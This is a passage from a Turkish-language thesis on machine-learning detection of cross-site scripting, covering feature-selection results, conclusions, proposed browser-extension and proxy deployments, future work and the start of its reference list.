Çalışmada elde edilen sonuçlar üzerine, seçilen özellikler arasında anlamlı bir korelasyon olabileceği ve bunun, çalışmada elde edilen sonuçlar ile model performansını etkileyebileceğinden şüphelenilerek RapidMiner yazılımındaki "*Korelasyon Matrisi*" operatörü kullanılmış ve çıktıları incelenmiştir ancak elde edilen sonuçlarla, seçilen özellikler arasında anlamlı bir korelasyon olmadığı görülmüştür.



Şekil 5.5: Rapidminer'da Korelasyon Matrisi operatörünün kullanılması

Benzer biçimde, oluşturulan ve kullanılan veri setinden kaynaklı olarak veri setindeki bazı dışa düşen (outliers) örneklerin, sonuçları ve model performansını etkileyebileceğinden

şüphelenilmiş ve RapidMiner yazılımındaki "*Detect Outlier*" operatörü ile Outlier analizi yapılmış olup dışa düşen olarak tespit edilen 15 örnek, veri setinden çıkarılarak model tekrar analiz edilmiştir. Yeni veri setinden elde edilen doğruluk ve geri çağırma değerlerinde anlamlı bir değişim olmadığı tespit edilmiştir.

RapidMiner ile analiz sonucunda, birçok özelliğin Bilgi Kazanımı ile yapılan ağırlıklandırmalarının sıfır veya sıfıra çok yakın olduğu görünmektedir. Bu durum kullanılan veri setiyle de ilişkili olabilir ancak aynı zamanda XSS tespiti için kullanılması gereken özelliklerin başarılı bir biçimde seçilmesinin önemini de göstermektedir. Literatürde daha önce yapılmış olan çalışmalarda da, bu anlamda bir iyileştirme alanı bulunduğu söylenebilir.

Literatürdeki çalışmalarda kullanılan örnek veri setlerinin açık ve erişilebilir olmaması ve bu nedenle farklı çalışmalarda farklı veri setlerinin kullanımı, söz konusu çalışmalarda aynı makine öğrenmesi algoritmaları ve aynı performans metrikleri dikkate alınsa bile, çalışmaların birbiriyle karşılaştırılmasında araştırmacıları yanlış sonuçlara ve hatalı odak noktalarına götürebilmektedir. Bu bağlamda belki de çalışmaların aynı veri setini girdi alarak tekrarlanması ve sonuçların birbiriyle karşılaştırılması daha doğru sonuçlar verecektir.

5.4. SONUÇ VE GELECEK ÇALIŞMALAR

Bu çalışmanın amacı, neredeyse Web'in başlangıcından beri varlığını sürdüren, tarayıcı üzerinden son kullanıcıları hedef alan XSS zafiyetinin tespiti için makine öğrenmesi yöntemlerini kullanan, hızlı ve tatmin edici bir başarı oranı sunan bir model kurmaktır. İnternet dünyasında saniyede gerçekleşen işlemlerin büyüklüğü, üretilen ve transfer edilen devasa bilgi düşünüldüğünde, maliyet etkin bir tespit yöntemi geliştirilmesi ve bu modelin gerek ayrı bir tarayıcı güvenlik eklentisi şeklinde veya mevcut uç nokta güvenlik çözümlerine entegre edilebilir olması, çalışmanın uygulanabilirliği ve ürüne dönüştürülebilir olması açısından önem arz etmektedir.

XSS saldırılarını web sunucusuna bağımlı olmadan veya sunucuya yük bindirmeden, dağıtık, hızlı ve doğru bir biçimde tespit edebilen istemci odaklı güvenlik uygulamalarına sahip olmak çok önemlidir. XSS'i tespit etmenin birçok yolundan biri, daha önce kullanılan örüntü ve imza temelli yöntemlerden daha güncel bir yöntem olarak, XSS saldırı modellerini tespit etmek amacıyla web sayfasının içeriğini incelemek üzere özellik mühendisliği yapmak ve

makine öğrenimi tekniklerini kullanmaktır. Mevcut makine öğrenimi çözümlerinin çoğu, URL ve domain özellikleri gibi XSS tespiti için gereksiz ve anlamlı olmayacak özelliklerle, iyi bir performans gösterme yeterliliğine sahip olmayan çok fazla içerik tabanlı özellik kullanmakta ve çözüm için ne kadar çok özellik kullanırsa, özellikle de bu veri setleri çok büyükse, veri seti üzerinde eğitim/test yapmak o kadar uzun sürmekte ve işlemci-bellek gibi kısıtlı kaynakların kullanımı da artmaktadır. Bu çalışma kapsamında, en önemli öznitelikleri seçmek için Bilgi Kazanımı (IG) kullanarak öznitelik seçimini uygulamak yer almakta, bu da daha küçük bir özellik alt kümesine, aynı ya da daha iyi performansa ve daha az eğitim ile test süresine ulaşmayı ve modelin optimize edilmesini hedeflemektedir. Çalışmada, çıkarım aşamasında 50 özellik kullanılmış ve sonuçta, kullanılan tüm veri setlerinde ve sınıflandırıcılarda daha iyi doğruluk performansı elde eden ve problemin çözümü için en önemli olarak belirlenen 14 özelliğe ulaşılmıştır.

Bu çalışmayı yapmanın arkasındaki temel fikir, bir web sayfasının bir XSS vektörüyle enfekte olup olmayacağını hızla belirleyebilecek hafif bir erken değerlendirme modeli sağlamaktır. Bu çalışma, kötü niyetli kodun temel özelliklerini sınıflandırarak ve istemci tarafında bir önleyici kullanarak önceden bilinmeyen kötü amaçlı komut dosyalarını tespit etmek için etkili bir yöntem önermeye çalışmaktadır. Deneysel sonuçlar, önerilen yaklaşımla kötü niyetli JavaScript kodunun tespitinde düşük yanlış pozitif oranı ve yüksek doğruluk oranı ile bir model elde edebileceğini göstermektedir.

Çalışmada elde edilen sonuçların gerçek dünyada kullanılabilir olduğu görülmektedir. Bu modelin uygulanması ve son kullanıcı tarafından kullanılabilmesi için bir tarayıcı eklentisi veya tarayıcılarda kullanılabilecek bir araç çubuğu geliştirilebilir. Bu eklenti ile, sunucu-kullanıcı arasına girerek, kullanıcı web sayfası ile etkileşime geçmeden önce elde edilecek veriler ve bu verilerden çıkarılacak özelliklerle, modelin işletilmesi ve ziyaret edilmeye çalışılan sayfasının iyicil veya kötücül olarak sınıflandırılması, kullanıcının uyarılması ve gerekirse ziyaretin engellenmesi veya son kararın kullanıcıya bırakılması mümkün görünmektedir. Söz konusu uygulamanın, istemci ile sunucu arasına girecek bir vekil sunucu üzerinde yapılarak, istemcinin tüm web isteklerinin vekil sunucu üzerine yönlendirilmesi ile gerçeklenmesi de mümkündür.

Bu çalışmanın üç ana hedefi (XSS tespiti için en iyi özelliklerin belirlenmesi, en etkili özelliklerin seçilmesi, en optimum sınıflandırma modelinin kurulması) olmakla birlikte

ayrıca ulaşılan alt hedefler/sonuçlar da söz konusudur.

Ayrıca çalışma süresince, mümkün olduğunca genel geçer olarak üretilen Python betiklerinin de diğer çalışmalar veya mevcut çalışmanın genişletilmesi noktasında diğer araştırmacılara yardımcı olabileceği düşünülmektedir.

Bu çalışma için örnek veri seti ve kapsama alınan makine öğrenmesi algoritmaları değerlendirilerek pratik kullanımı dolayısı ile RapidMiner paket uygulaması tercih edilmiş olup, Weka, R Tool, KNIME gibi benzer araçların kullanımı veya çalışma içerinde zaman zaman kullanıldığı gibi yerel ve naif bir çözüm olarak araştırmacı tarafından geliştirilecek olan Python betiklerinin kullanılması da mümkündür.

XSS, birçok ögesi olan geniş Web ekosisteminde çoğunlukla son kullanıcıları hedef almakla birlikte, yönetici panellerinin ve gömülü sistemlerin web arayüzleri de düşünüldüğünde, bu platformları hedef alan XSS açıklıklarının ve bu açıklıkları istismar eden saldırıların, ev kullanıcılarını hedef alan XSS saldırılarından çok daha kritik etkileri olacağı açıktır. Daha önce de belirtildiği gibi XSS zafiyetleri daha sofistike saldırıların kurgulanması için kullanılabilir, dolayısı ile sistem yöneticilerini hedef alacak bir XSS saldırısının topyekun tüm sistemi etkileyecek bir saldırının başlangıcı için kullanılabilmesi de olasıdır.

Bu çalışmada ele alınan hedefler, elde edilen sonuç ve kazanımlar aşağıdaki hususlar dikkate alınarak genişletilebilir ve/veya artırılabilir:

i. Gerçek dünyadaki büyük verilerle birlikte, gerçek zamanlı olarak ve farklı kullanıcı alışkanlıklarıyla nasıl performans gösterdiğini test etmek için, Chrome veya Firefox gibi web tarayıcılarında kullanılabilen bir güvenlik eklentisi geliştirilip elde edilen sınıflandırma modeli, seçilen ve özelleştirilebilir özelliklerle entegre edilebilir. Ayrıca bu eklenti, özniteliklerle ilgili veri toplamak/veri seti oluşturmak için de kullanılabilir. Daha doğru sonuçlara götürecek daha büyük veri setleri kullanarak özellik seçiminin sağlamlığı ve tutarlılığı geliştirilebilir. Özellikle bu çalışmada iyicil veri setinin oluşturulması sürecinde olduğu gibi kötücül veri seti için de canlı web kaynaklarından daha güncel bir veri tabanı/örnek veri seti oluşturulabilir.

ii. XSS tespiti için kullanılan HTML ve JavaScript temelli ayrı ayrı 50-100 özellik kullanılması yerine bu özellikler, Kod Okunabilirliği (Readability), Nesneler (Objects), Olaylar (Events), Metotlar (Methods), Etiketler (Tags), Nitelikler

(Attributes), Anahtar Kelimeler (Keywords), Fonksiyonlar (Functions), Koda gömülen harici dosyalar (External Files) gibi üst başlıklar altında toparlanarak ve bu başlıklar birer öznitelikmiş gibi farklı endeks değerleri belirlenerek bir çalışma gerçekleştirilebilir.

iii. Benzer bir çalışma, mobil platformlara uyumlu olarak geliştirilen web tabanlı uygulamalar ve web sayfaları/arayüzleri için de gerçekleştirilerek sonuçlardaki benzerlikler ve farklılıklar incelenebilir. Bu platformlardaki sınıflandırmalar için farklı özelliklerin kullanılması gerekip gerekmediği araştırılabilir (OWASP Mobil Top 10 risk sınıflandırması içerisinde XSS'in doğrudan yer almadığı görülmektedir (OWASP Mobile Top 10, 2022)). Masaüstü ortam için önerilen tarayıcı eklentisi tarzındaki çözüm, mobil platformlardaki tarayıcılar için de geliştirilerek mobil platformlardan da iyicil-kötücül örnek veri seti toplanması veya modelin gerçek zamanlı olarak uygulaması yapılabilir. Ayrıca, mobil cihazlar gibi kısıtlı kaynağa ve veri işlem kabiliyetine sahip cihazlar için modelin çalışabilirliği ve uygulanabilirliği de ilaveten değerlendirilmesi gereken bir husus olabilir.

KAYNAKLAR

Acunetix, 2019, *Web Application Vulnerability Report 2019*, https://cdn2.hubspot.net/hubfs/4595665/Acunetix_web_application_vulnerability_report_2019.pdf, [Ziyaret tarihi: 19 Ekim 2019].

Agrawal, R., Imieliński, T., & Swami, A., 1993, Mining association rules between sets of items in large databases, *ACM SIGMOD Record*, 22(2), ACM, 207-216.

Al Shalabi, L. & Shaaban, Z., 2006, Normalization as a preprocessing engine for data mining and the approach of preference matrix, *International Conference on Dependability of Computer Systems*, IEEE, 207-214.

Al-Mohannadi, H., Awan, I., Al Hamar, J., Al Hamar, Y., Shah, M., & Musa, A., 2018, Understanding awareness of cyber security threat among it employees, *6th International Conference on Future Internet of Things and Cloud Workshops (FiCloudW)*, IEEE, 188-192.

Ampah, N. K., Akujuobi, C. M., Sadiku, M. N., & Alam, S., 2011, An Intrusion Detection Technique based on Continuous Binary Communication Channels, *International Journal of Security and Networks*, 6(2-3), 174–180.

Android Development Team, *Android Application Sandbox*, 2019, https://source.android.com/security/app-sandbox, [Ziyaret tarihi: 22 Ekim 2019].

Anohhin, I., 2017, *Data Mining and Machine Learning for Fraud Detection*, Master, Tallinn University of Technology, Faculty of Information Technology.

Arel, I., Liu, C., Urbanik, T., & Kohls, A. G. (2010). Reinforcement learning-based multi-agent system for network traffic signal control, *IET Intelligent Transport Systems*, cilt: 4, sayı:2, s.128-135.

Axelos, *Cyber Resilience: Are your people your most effective defence?*, Axelos/Resilia, https://www.axelos.com/Corporate/media/Files/RESILIA_Report-16.pdf, [Ziyaret tarihi: 17 Mayıs 2020].

Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E., Kruegel, C., & Vigna, G., 2008, Saner: Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications, *IEEE Symposium on Security and Privacy*, IEEE, 387–401.

Barlow, J. P., 1996, *A Declaration of the Independence of Cyberspace*, https://www.eff.org/cyberspace-independence, [Ziyaret tarihi: 16 Mayıs 2020].

Barth, A., 2011, *HTTP state management mechanism*, Internet Requests for Comments, RFC Editor, RFC 6265, Nisan 2011, http://www.rfc-editor.org/rfc/rfc6265.txt, [Ziyaret tarihi: 22 Ekim 2019].

Barth, A., Caballero, J., & Song, D., 2009, Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. *30th IEEE Symposium on Security and Privacy*, IEEE, 360-371.

Barth, A., Reis, C., Jackson, C. & Google Chrome Team, 2008, *The security architecture of the chromium browser*, `http://seclab.stanford.edu/websec/chromium/chromium-security-architecture.pdf`, [Ziyaret tarihi: 10 Mayıs 2021].

Bartsch, S., 2011, Practitioners' Perspectives on Security in Agile Development, *Sixth International Conference on Availability, Reliability and Security (ARES)*, 479-484.

Basheer, I. A. & Hajmeer, M., 2000, Artificial neural networks: fundamentals, computing, design, and application, *Journal of Microbiological Methods*, 43(1), 3-31.

Bates, D., Barth, A., & Jackson, C., 2010, Regular expressions considered harmful in client-side XSS filters, *Proceedings of the 19th International Conference on World Wide Web*, 91-100.

Belshe M., Peon R. & Thomson M., 2015, *Hypertext Transfer Protocol Version 2 (HTTP/2)*, Internet Requests for Comments, Internet Engineering Task Force (IETF), RFC 7540, Mayıs 2015, `https://tools.ietf.org/html/rfc7540`, [Ziyaret tarihi: 10 Mayıs 2019].

Berners-Lee T., Masinter L., & McCahill M., 1944, *Uniform Resource Locators (URL)*, Internet Requests for Comments, Network Working Group, RFC 1738, Aralık 1994, `https://www.ietf.org/rfc/rfc1738.txt`, [Ziyaret tarihi: 17 Nisan 2020].

Bhattacharyya, D. K., & Kalita, J. K., 2013, *Network Anomaly Detection: A Machine Learning Perspective*, CRC Press.

Bhuyan, M. H., Bhattacharyya, D. K., & Kalita, J. K., 2014, Network Anomaly Detection: Methods, Systems and Tools, *IEEE Communications Surveys & Tutorials*, 16(1), 303–336.

Bilgi Teknolojileri ve İletişim Kurumu, 2020, *Kuruluş*, `https://www.btk.gov.tr/kurulus`, [Ziyaret tarihi: 17 Mayıs 2020].

Bishop, C. M., 2006, *Pattern recognition and machine learning*, Berlin: Springer.

Borcherding, A., 2020, *Python Interface for Vega, GitHub repository*, `https://github.com/anneborcherding/Vega`, [Ziyaret tarihi: 01 Nisan 2021].

Breiman, L., 1996, Bagging predictors, *Machine Learning*, 24(2), 123-140.

Breiman, L., 2001, Random forests, *Machine Learning*, 45(1), 5-32.

Brook, C., 2013, *Paypal Site Vulnerable To XSS Attack*, Threatpost.com, `https://threatpost.com/paypal-site-vulnerable-to-xss-attack/100787/`, [Ziyaret tarihi: 15 Ekim 2019].

Bu, X., Rao, J., & Xu, C. Z., 2009, A reinforcement learning approach to online web systems auto-configuration, *29th IEEE International Conference on Distributed Computing Systems, ICDCS'09*, IEEE, 2-11

Buczak, A. L., & Guven, E., 2016, A survey of data mining and machine learning methods for cyber security intrusion detection, *IEEE Communications Surveys & Tutorials*, 18(2), 1153-1176.

Budak, H., 2018, Özellik Seçim Yöntemleri ve Yeni Bir Yaklaşım, *Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, 22(Özel Sayı), 21-31, `http://dergipark.ulakbim.gov.tr/sdufenbed/article/view/5000208190`, [Ziyaret tarihi: 07 Kasım 2018].

Burges, C. J., 1998, A tutorial on support vector machines for pattern recognition. *Data Mining and Knowledge Discovery*, 2(2), 121-167.

CVE Details, 2019, *CVE Details The ultimate security vulnerability datasource*, `https://www.cvedetails.com/vulnerabilities-by-types.php`, [Ziyaret tarihi: 11 Ekim 2019].

Calzavara, S., Focardi, R., Squarcina, M. & Tempesta, M., 2017, Surviving the web: A journey into web session security, *ACM Comput. Surv.*, 50(1), 13:1–34.

Cao, Y., Yegneswaran, V., Porras, P. A., & Chen, Y., 2012, PathCutter: Severing the Self-Propagation Path of XSS JavaScript Worms in Social Web Networks, *19th Annual Network & Distributed System Security Symposium (NDSS)*.

Páez, C., & Michel, M., 2020, *Application security testing tools study and proposal*, Máster, Universitat Oberta de Catalunya (UOC).

Chandola, V., Banerjee, A., &. Kumar, V., 2009, Anomaly Detection: A Survey, *ACM Computing Surveys (CSUR)*, 41(3), 15-58.

Chandra, V. S., & Selvakumar, S., 2011, BIXSAN: Browser Independent XSS Sanitizer for Prevention of XSS Attacks, *ACM SIGSOFT Software Engineering Notes*, 36(5), 1–7.

Chapelle, O., Schölkopf, B., & Zien, A., 2006, *Semi-supervised learning*, 1. bas., Cambridge: The MIT Press.

Chess, B., & Arkin B., 2011, Software Security in Practice, *Security & Privacy*, IEEE, 9(2), 89-92.

Chess, B., & McGraw G., 2004, Static analysis for security., *Security & Privacy*, IEEE, 2(6), 76-79.

Chester, A., 2018, *Universal XSS Via Evernote Webclipper, XPN InfoSec Blog*, `https://blog.xpnsec.com/evernote-webclipper-uxss/`, [Ziyaret tarihi: 15 Ekim 2019].

Christensen, A. S., Møller, A., & Schwartzbach, M. I., 2003, Precise Analysis of String Expressions, *International Static Analysis Symposium*, Springer, 1–18.

Cohen, W. W., 1995, Fast Effective Rule Induction, *Proceedings of the 12th International Conference on Machine Learning*, 115–123.

Colley, J., 2010, Why Secure Coding is not Enough: Professionals' Perspective, *ISSE 2009 Securing Electronic Business Processes*, In: N. Pohlmann, H. Reimer, & Schneider, W. (Edl.), Vieweg+Teubner, 302-311.

Coppenhagen, N., 2019, *Outlook For Android XSS*, Cyberark.com, https://www.cyberark.com/resources/threat-research-blog/outlook-for-android-xss, [Ziyaret tarihi: 15 Ekim 2019].

Cortes, C. & Vapnik, V., 1995, Support-vector networks, *Machine Learning*, 20(3), 273-297.

Curtsinger, C., Livshits, B., Zorn, B. G., & Seifert, C., 2011, ZOZZLE: Fast and Precise In-Browser JavaScript Malware Detection, *USENIX Security Symposium*, 33–48.

Darkish, A., El Zarka, A., & Aloul, F., 2012, Towards understanding phishing victims' profile, *Computer Systems and Industrial Informatics*, 1-5.

Denning, D. E., 1976, A Lattice Model of Secure Information Flow, *Communications of the ACM 19*, 236–243.

Denning, D. E., 1987, An intrusion-detection model, *IEEE Transactions on Software Engineering*, SE-13(2), 222-232.

Di Lucca, G. A., Fasolino, A. R., Faralli, F., & De Carlini, U., 2002, Testing Web Applications, *Proceedings of International Conference on Software Maintenance*, IEEE, 310–319.

Di Lucca, G. A., Fasolino, A. R., Mastoianni, M., & Tramontana, P., 2004, Identifying Cross-site Scripting Vulnerabilities in Web Applications, *6th IEEE International Workshop on Web Site Evolution, WSE 2004*, IEEE, 71–80.

Di Paola, S., & Fedon, G., 2006, Subverting AJAX. *23rd Chaos Communication Congress*, 1-8.

Diata, R., 2015, *Stored XSS In Google Docs, Bug Bounty*, Noobinfosec.blogspot.com, https://noobinfosec.blogspot.com/2015/11/stored-xss-in-google-docs-bug-bounty.html, [Ziyaret tarihi: 15 Ekim 2019].

Dietterich, T. G., 2002, Machine learning for sequential data: A review, *Joint IAPR International Workshops on Statistical Techniques in Pattern Recognition (SPR) and Structural and Syntactic Pattern Recognition (SSPR)*, Springer, Berlin, Heidelberg, 15-30.

Dinçel, R. B., 2019, *Wordpress 5.0.3 Stored Cross-Site Scripting Vulnerability | Raif Berkay Dinçel*, Raifberkaydincel.com, https://www.raifberkaydincel.com/wordpress-5-0-3-stored-cross-site-scripting-vulnerability.html, [Ziyaret tarihi: 15 Ekim 2019].

Domingos, P., 2012, A few useful things to know about machine learning, *Communications of the ACM*, 55(10), 78-87.

Ecma International, 2021, *ECMAScript 2021 language specification*, https://tc39.es/ecma262/, [Ziyaret tarihi: 28 Nisan 2021].

Edgescan, 2019, *2019 Vulnerability Statistics Report*, https://www.edgescan.com/wp-content/uploads/2019/02/edgescan-Vulnerability-Stats-Report-2019.pdf, [Ziyaret tarihi: 14 Ekim 2019].

Egelman, S., & Peer, E., 2015, Scaling the security wall: developing a security behavior intentions scale, SeBIS, *Proceedings of the ACM Conference on Human Factors in Computing Systems*, Seoul, 2873-2882.

Ernst, M. D., 2003, Static and Dynamic Analysis: Synergy and Duality, *Proceedings of the ICSE Workshop on Dynamic Analysis*, 24–27.

Facebook Inc., 2019, *Facebook'ta Self-XSS sahtekarlığı nedir?*, `https://www.facebook.com/help/246962205475854`, [Ziyaret tarihi: 20 Ekim 2019].

Fette, I., & Melnikov, A., 2011, *The websocket protocol*, Internet Requests for Comments, RFC Editor, RFC 6455, `http://www.rfc-editor.org/rfc/rfc6455.txt`, [Ziyaret tarihi: 20 Ekim 2019].

Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., & Berners-Lee, T., 1999, *Hypertext Transfer Protocol – HTTP/1.1*, Internet Requests for Comments, Network Working Group, RFC 2616, `https://www.ietf.org/rfc/rfc2616.txt`, [Ziyaret tarihi: 20 Ekim 2019].

Fink, T., 2018, *Automated XSS vulnerability detection through context aware fuzzing and dynamic analysis*, Doktora, Technische Universität Wien, Institut für Softwaretechnik und Interaktive Systeme.

Flechais, I., Mascolo C., & Sasse, M. A., 2007, Integrating security and usability into the requirements and design process, *International Journal of Electronic Security and Digital Forensics*, 1(1), 12-26.

Foster, J. S., Fähndrich, M., & Aiken, A., 1999, A Theory of Type Qualifiers, *ACM SIGPLAN Notices*, 34(5), 192–203.

Freund, Y., & Mason, L., 1999, The Alternating Decision Tree Learning Algorithm, *Proceeding of the Sixteenth International Conference on Machine Learning*, Bled, Slovenia, 124–133.

Freund, Y., Schapire, R. & Abe, N., 1999, A short introduction to boosting, *Journal-Japanese Society For Artificial Intelligence*, 14(1612), 771-780.

Galán E., Alcaide A., Orfila A., & Blasco J., 2010, A Multi-agent Scanner to Detect Stored-XSS Vulnerabilities, *2010 International Conference for Internet Technology and Secured Transactions, ICITST*, IEEE, 1–6.

Gebre, M. T., Lhee, K. S., & Hong, M., 2010, A robust defense against content-sniffing xss attacks. *6th International Conference on Digital Content, Multimedia Technology and its Applications*, IEEE, 315-320.

Gerardnico, 2019, *Text Mining - term frequency – inverse document frequency, tfidf*, `http://gerardnico.com/wiki/natural_language/tf-idf#tf`, [Ziyaret tarihi: 13 Aralık 2019].

Goertzel, K. M. & Winograd, T., 2008, Enhancing the development life cycle to produce secure software, *Technology Analysis Center, (IATAC)*, ABD.

Gogoi, P., Borah, B., & Bhattacharyya, D. K., 2010, Anomaly Detection Analysis of Intrusion Data using Supervised & Unsupervised Approach, *Journal of Convergence Information Technology*, 5(1), 95–110.

Goldsmith, J., & Wu, T., 2006, *Who Controls the Internet? Illusions of a Borderless World*, New York, NY: Oxford University Press.

Goodfellow, I., 2017, *NIPS 2016 tutorial: Generative Adversarial Networks*, arXiv:1701.00160.

Google, 2019, *Chrome sandbox*, `https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md`, [Ziyaret tarihi: 07 Mayıs 2019]

Goswami, S., Hoque, N., Bhattacharyya, D. K., & Kalita, J., 2017, An Unsupervised Method for Detection of XSS Attack, *International Journal of Network Security*, 19(5), 761–775.

Gregoire, J., Buyens, K., De Win, B., Scandariato, R. & Joosen, W., 2009, On the secure sofiware development process: CLASP, SDL and Touchpoints compared, *Information and Software Technology*, 51(7), 1152-1171.

Gundy, M. V., & Chen, H., 2009, Noncespaces: Using Randomization to Enforce Information Flow Tracking and Thwart Cross-Site Scripting Attacks, *16th Annual Network and Distributed System Security Symposium*

Guo, P. J., 2006, *A Scalable Mixed-level Approach to Dynamic Analysis of C and C++ Programs*, Doktora, Massachusetts Institute of Technology.

Guo X., Jin S., & Zhang Y., 2015, XSS Vulnerability Detection using Optimized Attack Vector Repertory, *2015 International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery, CyberC*, IEEE, 29–36.

Gupta, S., & Gupta, B., 2015, XSS-SAFE: A Server-side Approach to Detect and Mitigate Cross-site Scripting, XSS Attacks in JavaScript Code, *Arabian Journal for Science and Engineering*, Springer, 1–24.

Gupta, S., & Gupta, B. B., 2015a, PHP-Sensor: A Prototype Method to Discover Workflow Violation and XSS Vulnerabilities in PHP Web Applications, *Proceedings of the 12th ACM International Conference on Computing Frontiers*, ACM, 59, 1-8

Gupta, S., & Gupta, B., 2016, CSSXC: Context-sensitive Sanitization Framework for Web Applications against XSS Vulnerabilities in Cloud Environments, *Procedia Computer Science*, 85(2016), 198–205.

Gupta, S., & Gupta, B., 2016a, Enhanced XSS Defensive Framework for Web Applications Deployed in the Virtual Machines of Cloud Computing Environment, *Procedia Technology*, 24(2016), 1595–1602.

Gupta, S., & Gupta, B. B., 2016b, XSS-immune: a Google chrome extension-based XSS defensive framework for contemporary platforms of web applications, *Security and Communication Networks*, 9(17), 3966-3986

Gupta, S., & Gupta, B., 2018, Xss-Secure as a Service for the Platforms of Online Social Network-based Multimedia Web Applications in Cloud, *Multimedia Tools and Applications*, 77(4), 4829–4861.

Gupta, S., Gupta, B., & Chaudhary, P., 2018, Hunting for DOM-Based XSS vulnerabilities in Mobile Cloud-based Online Social Network, *Future Generation Computer Systems*, 79(1), 319–336.

Guyon, I., & Elisseeff, A., 2006, An introduction to feature extraction, *Feature extraction*, In: Guyon I., Nikravesh M., Gunn S., & Zadeh L. A. (Edl.), Berlin: Springer, 1–25.

Hackerone, 2019, *The 2019 Hacker Report*, `https://www.hackerone.com/sites/default/files/2019-02/the-2019-hacker-report_3.pdf`, [Ziyaret tarihi: 14 Ekim 2019].

Hackervis.blogspot.com, 2016, *XSS In Youtube*, `http://hackervis.blogspot.com/2016/12/xss-in-youtube.html`, [Ziyaret tarihi:15 Ekim 2019].

Halevi, T., Lewis, J. & Memon, N., 2013, A pilot study of cyber security and privacy related behavior and personality traits, *Proceedings of the 22nd International Conference on World Wide Web*, Rio de Janeiro, 737-744.

Hall, M., & Holmes, G., 2003, Benchmarking Attribute Selection Techniques for Discrete Class Data Mining, *IEEE Transactions on Knowledge and Data Engineering*, 15(6), 1437-1447.

Hallaraker, O., & Vigna, G., 2005, Detecting Malicious JavaScript Code in Mozilla, *Proceedings of the 10th IEEE International Conference on Engineering of Complex Computer Systems, ICECCS*, IEEE, 85–94.

Han, J., Pei, J., & Kamber, M., 2011, *Data mining: concepts and techniques*, Elsevier.

Harmon, M. E., & Harmon, S. S., 1997, Reinforcement Learning: A Tutorial, No. WL-TR-97-1028, *WRIGHT LAB WRIGHT-PATTERSON AFB OH*.

Hartigan, J. A., & Wong, M. A., 1979, Algorithm AS 136: A K-Means Clustering Algorithm, *Journal of the Royal Statistical Society*, Series C, Applied Statistics, 28(1), 100–108

Hastie, T., Tibshirani, R., & Friedman, J., 2009, Unsupervised learning, *The Elements of Statistical Learning*, Springer, New York, NY, 485-585.

Hayak, B., 2012, *Layer3 DOM XSS In Latest Jquery - Etsy*, Benhayak.com, `http://www.benhayak.com/2012/06/layer3-dom-xss-in-latest-jquery-etsy.html`, [Ziyaret tarihi: 15 Ekim 2019].

Heiderich, M., Niemietz, M., Schuster, F., Holz, T., & Schwenk, J., 2014, Scriptless attacks: Stealing more pie without touching the sill, *Journal of Computer Security*, 22(4), 567-599.

Holland, H. B., 2005, The Failure of the Rule of Law in Cyberspace: Reorienting the Normative Debate on Borders and Territorial Sovereignty, *J. Marshall J. Computer & Info. L.*, 24(1), 1-34.

HTML Purifier XSS Attacks Smoketest, 2019, *HTML Purifier Web Sitesi*, http://htmlpurifier.org/live/smoketests/xssAttacks.php, [Ziyaret tarihi: 20 Ekim 2019].

Huang, Y. W., Yu, F., Hang, C., Tsai, C. H., Lee, D. T., & Kuo, S. Y., 2004, Securing Web Application Code by Static Analysis and Runtime Protection, *Proceedings of the 13th International Conference on World Wide Web*, ACM, 40–52.

Hydara, I., Sultan, A. B. M., Zulzalil, H., & Admodisastro, N., 2015, Current state of research on cross-site scripting, (XSS)–A systematic literature review, *Information and Software Technology*, 58(2015), 170-186.

Ismail, O., Etoh, M., Kadobayashi, Y., & Yamaguchi, S., 2004, A proposal and implementation of automatic detection/collection system for cross-site scripting vulnerability, *18th International Conference on Advanced Information Networking and Applications, AINA 2004*, Fukuoka, Japonya, 1, 145-151.

Jaballah, W. Ben &, Kheir, N., 2016, A Grey-Box Approach for Detecting Malicious User Interactions in Web Applications, *Proceedings of the 2016 International Workshop on Managing Insider Security Threats*, ACM, 1–12.

Jain, A. K., Duin, R. P. & Mao, J., 1999, Statistical Pattern Recognition: A Review, 14, http://users.iit.demokritos.gr/~ntsap/courses/kes03/various/StatisticalPatternRecognition-Review.pdf, [Ziyaret tarihi: 05 Kasım 2018].

Jain, A. K., Mao, J. & Mohiuddin, K. M., 1996, Artificial neural networks: A tutorial, *Computer*, 29(3), 31-44.

Jain, A. K., Murty, M. N. & Flynn, P. J., 1999, Data clustering: a review, *ACM Computing Surveys, CSUR*, 31(3), 264-323.

Javed, A., 2015, *XSS In Youtube Gaming*, Respectxss.blogspot.com, http://respectxss.blogspot.com/2015/10/xss-in-youtube-gaming.html, [Ziyaret tarihi: 15 Ekim 2019].

Jim, T., Swamy, N., & Hicks, M., 2007, Defeating Script Injection Attacks with Browser-Enforced Embedded Policies, *Proceedings of the 16th International Conference on World Wide Web*, ACM, 601–610.

Jin, J., Song, C., Li, H., Gai, K., Wang, J. & Zhang, W., 2018, Real-Time Bidding with Multi-Agent Reinforcement Learning in Display Advertising, *Proceedings of the 27th International Conference on Information and Knowledge Management*, ACM, arXiv:1802.09756.

John, G. H., & Langley, P., 1995, Estimating Continuous Distributions in Bayesian Classifiers, *11th Conference on Uncertainty in Artificial Intelligence*, Morgan Kaufmann, San Mateo, 338–345.

Johns, M., Engelmann, B., & Posegga, J., 2008, XSSDS: Server-side Detection of Cross-Site Scripting Attacks, *Annual Computer Security Applications Conference, ACSAC 2008*, IEEE, 335–344.

Johnson, D. R., & Post D., 1996, Law and Borders–The Rise of Law in Cyberspace, *Stanford Law Review*, 48(5), 1367–1402.

Jones, M. T., 2017, A beginner's guide to artificial intelligence, machine learning, and cognitive computing, *IBM developerWorks*, `https://developer.ibm.com/articles/cc-beginner-guide-machine-learning-ai-cognitive/`, [Ziyaret tarihi: 05 Haziran 2022].

Jovanovic, N., Kruegel, C., & Kirda, E., 2006, Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities, *2006 IEEE Symposium on Security and Privacy (S&P'06)*, IEEE, 6-263

Kaelbling, L. P., Littman, M. L., & Moore, A. W., 1996, Reinforcement learning: A survey, *Journal of Artificial Intelligence Research*, 4(1996), 237-285.

Kals, S., Kirda, E., Kruegel, C., & Jovanovic, N., 2006, SECUBAT: A Web Vulnerability Scanner, *Proceedings of the 15th International Conference on World Wide Web*, ACM, 247–256.

